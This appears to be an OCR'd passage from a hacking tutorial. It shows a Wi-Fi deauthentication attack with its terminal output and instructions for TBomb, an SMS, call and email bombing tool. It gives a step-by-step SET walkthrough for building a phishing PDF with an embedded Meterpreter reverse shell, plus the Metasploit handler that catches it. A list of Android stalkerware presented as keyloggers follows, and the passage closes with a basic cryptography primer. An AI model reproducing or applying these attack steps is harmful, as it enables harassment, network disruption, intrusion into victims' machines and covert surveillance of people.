

$sudo airmon-ng start wlx7cc2c6247a5d 11
[sudo] password for hemanshu:
PHY Interface Driver Chipset
phy7 wlx7cc2c6247a5d 8188eu Realtek Semiconductor Corp. RTL8188EUS 802.11n Wireless Network Adapter
(mac80211 monitor mode already enabled for [phy7]wlx7cc2c6247a5d on [phy7]wlx7cc2c6247a5d)
[hemanshu@parrot]-[~]
$sudo aireplay-ng --deauth 100 -a DE:C0:F3:96:02:EF wlx7cc2c6247a5d
12:42:30 Waiting for beacon frame (BSSID: DE:C0:F3:96:02:EF) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
12:42:31 Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]
12:42:31 Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]
12:42:31 Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]
12:42:32 Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]
12:42:32 Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]
12:42:33 Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]
12:42:33 Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]
12:42:34 Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]
12:42:34 Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]
12:42:35 Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]
12:42:35 Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]
12:42:36 Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]
12:42:36 Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]
12:42:37 Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]
12:42:37 Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]
12:42:38 Sending DeAuth (code 7) to broadcast -- BSSID: [DE:C0:F3:96:02:EF]

SMS CALL AND EMAIL BOMBING


- Git clone TBomb from : https://github.com/TheSpeedX/TBomb.git
- Open the folder in terminal
- Use (bash TBomb.sh) command to run it will start by downloading its dependencies.
- After it is installed its quite simple to use we have to just follow the instruction to start bombing.

GENERATING GOOD PAYLOAD

- Open parrot terminal and give sudo permissions
- We will be using “setoolkit”
- Write setoolkit in terminal and give yes permisiion



- As we have to do social engineering attack we will choose 1



We will again choose 1

- We have to create a file format payload hence we ill select 2 next

```
 The Spearphishing module allows you to specially craft email messages and send
 them to a large (or small) number of people with attached fileformat malicious
 payloads. If you want to spoof your email address, be sure "Sendmail" is in-
 stalled (apt-get install sendmail) and change the config/set_config SENDMAIL=OF
F
 flag to SENDMAIL=ON.

 There are two options, one is getting your feet wet and letting SET do
 everything for you (option 1), the second is to create your own FileFormat
 payload and use it in your own attack. Either way, good luck and enjoy!

   1) Perform a Mass Email Attack
   2) Create a FileFormat Payload
   3) Create a Social-Engineering Template

  99) Return to Main Menu
```

- Select the type

```
Select the file format exploit you want.
The default is the PDF embedded EXE.

          ********** PAYLOADS **********

   1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
   2) SET Custom Written Document UNC LM SMB Capture Attack
   3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
   4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
   5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
   6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
   7) Adobe Flash Player "Button" Remote Code Execution
   8) Adobe CoolType SING Table "uniqueName" Overflow
   9) Adobe Flash Player "newfunction" Invalid Pointer Use
  10) Adobe Collab.collectEmailInfo Buffer Overflow
  11) Adobe Collab.getIcon Buffer Overflow
  12) Adobe JBIG2Decode Memory Corruption Exploit
  13) Adobe PDF Embedded EXE Social Engineering
  14) Adobe util.printf() Buffer Overflow
  15) Custom EXE to VBA (sent via RAR) (RAR required)
  16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
  17) Adobe PDF Embedded EXE Social Engineering (NOJS)
  18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
  19) Apple QuickTime PICT PnSize Buffer Overflow
  20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
  21) Adobe Reader u3D Memory Corruption Vulnerability
  22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)
```

- For instance we are going to select no 13 and then select 2

```
[-] Default payload creation selected. SET will generate a normal PDF with embedded EXE.

    1. Use your own PDF for attack
    2. Use built-in BLANK PDF for attack
```

- Again select 2 from below options

```
set:payloads>2

  1) Windows Reverse TCP Shell               Spawn a command shell on victim and send back to attacker
  2) Windows Meterpreter Reverse_TCP         Spawn a meterpreter shell on victim and send back to attacker
  3) Windows Reverse VNC DLL                 Spawn a VNC server on victim and send back to attacker
  4) Windows Reverse TCP Shell (x64)         Windows X64 Command Shell, Reverse TCP Inline
  5) Windows Meterpreter Reverse_TCP (X64)   Connect back to the attacker (Windows x64), Meterpreter
  6) Windows Shell Bind_TCP (X64)            Execute payload and create an accepting port on remote system
  7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
```

- Open new tab and check you ip and any port no for the payload to connect and hit enter it will start generating the payload.


```
set:payloads>2
set> Enter your interface/reverse listener IP Address or URL: 127.0.0.1
set:payloads> Port to connect back on [443]:4444
[*] All good! The directories were created.
[-] Generating fileformat exploit...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Payload creation complete.
[*] All payloads get sent to the template.pdf directory
[*] If you are using GMAIL - you will need to need to create an application password: https://s
[-] As an added bonus, use the file-format creator in SET to create your attachment.

   Right now the attachment will be imported with filename of 'template.whatever'

   Do you want to rename the file?

   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.

set:phishing>2
set:phishing> New filename:maliciouspdf.pdf
[*] Filename changed, moving on...
```


Use 99 to exit


- The pdf will be saved in

```
──➤ #cd /root/.set/
┌─[root@parrot]─[~/.set]
└──➤ #ls
maliciouspdf.pdf  payload.options  set.options  template.pdf  template.rc
┌─[root@parrot]─[~/.set]
└──➤ #
```

- Once the payload has been installed and open in the targeted system


msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[sudo] password for hemanshu:
[root@parrot]~[/home/hemanshu]
#msfconsole
=[metasploit v6.3.5-dev]
+ -- --=[2296 exploits - 1202 auxiliary - 410 post]
+ -- --=[965 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x
Metasploit Documentation: https://docs.metasploit.com/
[msf](Jobs:0 Agents:0) >> use exploit /multi/handler
Matching Modules
Name Disclosure Date Rank Check Description


globally setting it with setg RHOSTS x.x.x.x
Metasploit Documentation: https://docs.metasploit.com/
[msf](Jobs:0 Agents:0) >> use exploit /multi/handler
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/local/apt_package_manager_persistence 1999-03-09 excellent No APT Package Manager Persistence
1 auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24 normal Yes Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
2 exploit/linux/local/bash_profile_persistence 1989-06-08 normal No Bash Profile Persistence
3 exploit/linux/local/desktop_privilege_escalation 2014-08-07 excellent Yes Desktop Linux Password Stealer and Privilege Escalation
4 exploit/multi/handler manual No Generic Payload Handler
5 exploit/windows/mssql/mssql_linkcrawler 2000-01-01 great No Microsoft SQL Server Database Link Crawling Command Execution
6 exploit/windows/browser/persits_xupload_traversal 2009-09-29 excellent No Persits XUpload ActiveX MakeHttpRequest Directory Traversal
7 exploit/linux/local/yum_package_manager_persistence 2003-12-17 excellent No Yum Package Manager Persistence
Interact with a module by name or index. For example info 7, use 7 or use exploit/linux/local/yum_package_manager_persistence
[msf](Jobs:0 Agents:0) >> 4
[-] Unknown command: 4
[msf](Jobs:0 Agents:0) >> exploit/multi/handler
[-] Unknown command: exploit/multi/handler
This is a module we can load. Do you want to use exploit/multi/handler? [y/N] y
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> show options
Module options (exploit/multi/handler):
Name Current Setting Required Description



Give the ip that we haved gave during creating the pdf.

KEYLOGGERS FOR ANDROID

- MSPY : mSpy™ Cell Phone Tracker: Your #1 Monitoring Tool
- uMOBIX : Advanced Cell Phone Tracker For Modern Parents | uMobix.com
- clevguard : ClevGuard: Best Cell Phone Track/Monitor/Parental Control Solutions Online
- Howerwatch : Phone Tracker Free | Mobile Tracker | Cell Phone Tracking App (hoverwatch.com)
- Flexyspy: Phone Tracker Free | Mobile Tracker | Cell Phone Tracking App (hoverwatch.com)

CRYPTOGRAPHY THE POWER OF ENCRYPTION

What is cryptography?

- Conversion of data
- Not easily readable
- Protect data
- Very highly used in email messages
- Web transactions

Objectives of cryptography:

- Confidentiality
- Integrity
- Authentication
- Nonrepudiation

Methods:

1. Symmetric Key Encryption:

Symmetric key encryption, also known as secret-key encryption or single-key encryption, is a cryptographic method where the same secret key is used for both encryption and decryption of data. The key must be kept secret between the communicating parties. It is a faster encryption method compared to asymmetric key encryption but requires a secure way to share the secret key initially.

Example:

Let's say Alice wants to send a secure message to Bob. They both agree on a secret key (e.g., "KEY123") in advance. Alice encrypts the message using the secret key, and Bob decrypts the message using the same secret key.

2. Asymmetric Key Encryption:

Asymmetric key encryption, also known as public-key encryption, is a cryptographic method that uses a pair of keys: a public key and a private key. The public key is used for encryption, while the private key is used for decryption. Unlike symmetric key encryption, the public key can be openly shared, while the private key must be kept secret.

Example:

If Bob wants to send a secure message to Alice, he uses Alice's public key to encrypt the message. Only Alice, possessing the corresponding private key, can decrypt the message.

3. Types of Ciphers:

3.1. Classic Ciphers:

3.1.1. Substitution Cipher:

Substitution cipher is a classic cryptographic technique where each letter in the plaintext is replaced by another letter according to a fixed substitution scheme or rule.

Example:

A common substitution cipher is the Caesar cipher, where each letter is replaced by the letter located a fixed number of positions down the alphabet. For example, with a shift of 3, "A" becomes "D," "B" becomes "E," and so on.

3.1.2. Transposition Cipher:

Transposition cipher is a classic cryptographic technique that rearranges the order of characters in the plaintext to form the ciphertext. It does not change the letters themselves but alters their arrangement.

Example:

An example of a transposition cipher is the Rail Fence cipher, where the plaintext "HELLO WORLD" is written diagonally, and the ciphertext is read row by row.

3.2. Modern Ciphers:

3.2.1. Block Cipher:

Block ciphers are modern encryption algorithms that encrypt fixed-size blocks of data at a time. The block size can be 64 bits, 128 bits, etc. Block ciphers use symmetric key encryption.

Example:

The Advanced Encryption Standard (AES) is a widely used block cipher. It operates on 128-bit blocks and supports key sizes of 128, 192, or 256 bits.

3.2.2. Stream Cipher:

Stream ciphers are modern encryption algorithms that encrypt data one bit or byte at a time. Stream ciphers use symmetric key encryption and are often more efficient for encrypting data of unknown or variable length.

Example:

One-Time Pad (OTP) is an example of a stream cipher. It uses a key stream of the same length as the plaintext and applies a bitwise XOR operation to encrypt the data.


Encryption algorithm:

Algorithm	Working Structure	Key/Block Size	Known Attacks
DES	Feistel Network	56-bit key	Brute Force, Differential Cryptanalysis, Linear Cryptanalysis
AES	Substitution-Permutation Network (SPN)	128-bit key (with options for 192-bit and 256-bit)	Side-Channel Attacks, Related-Key Attacks
RC4	Stream Cipher	Variable Key Size (typically between 40 and 2048 bits)	Fluhrer-Mantin-Shamir Attack, Bias Vulnerabilities
RC5	Block Cipher	Variable Key Size (typically between 0 and 2040 bits) and Block Size (32, 64, or 128 bits)	Differential Cryptanalysis, Impossible Differential Cryptanalysis

Hash calculator tools:


Hash calculator tools for android:

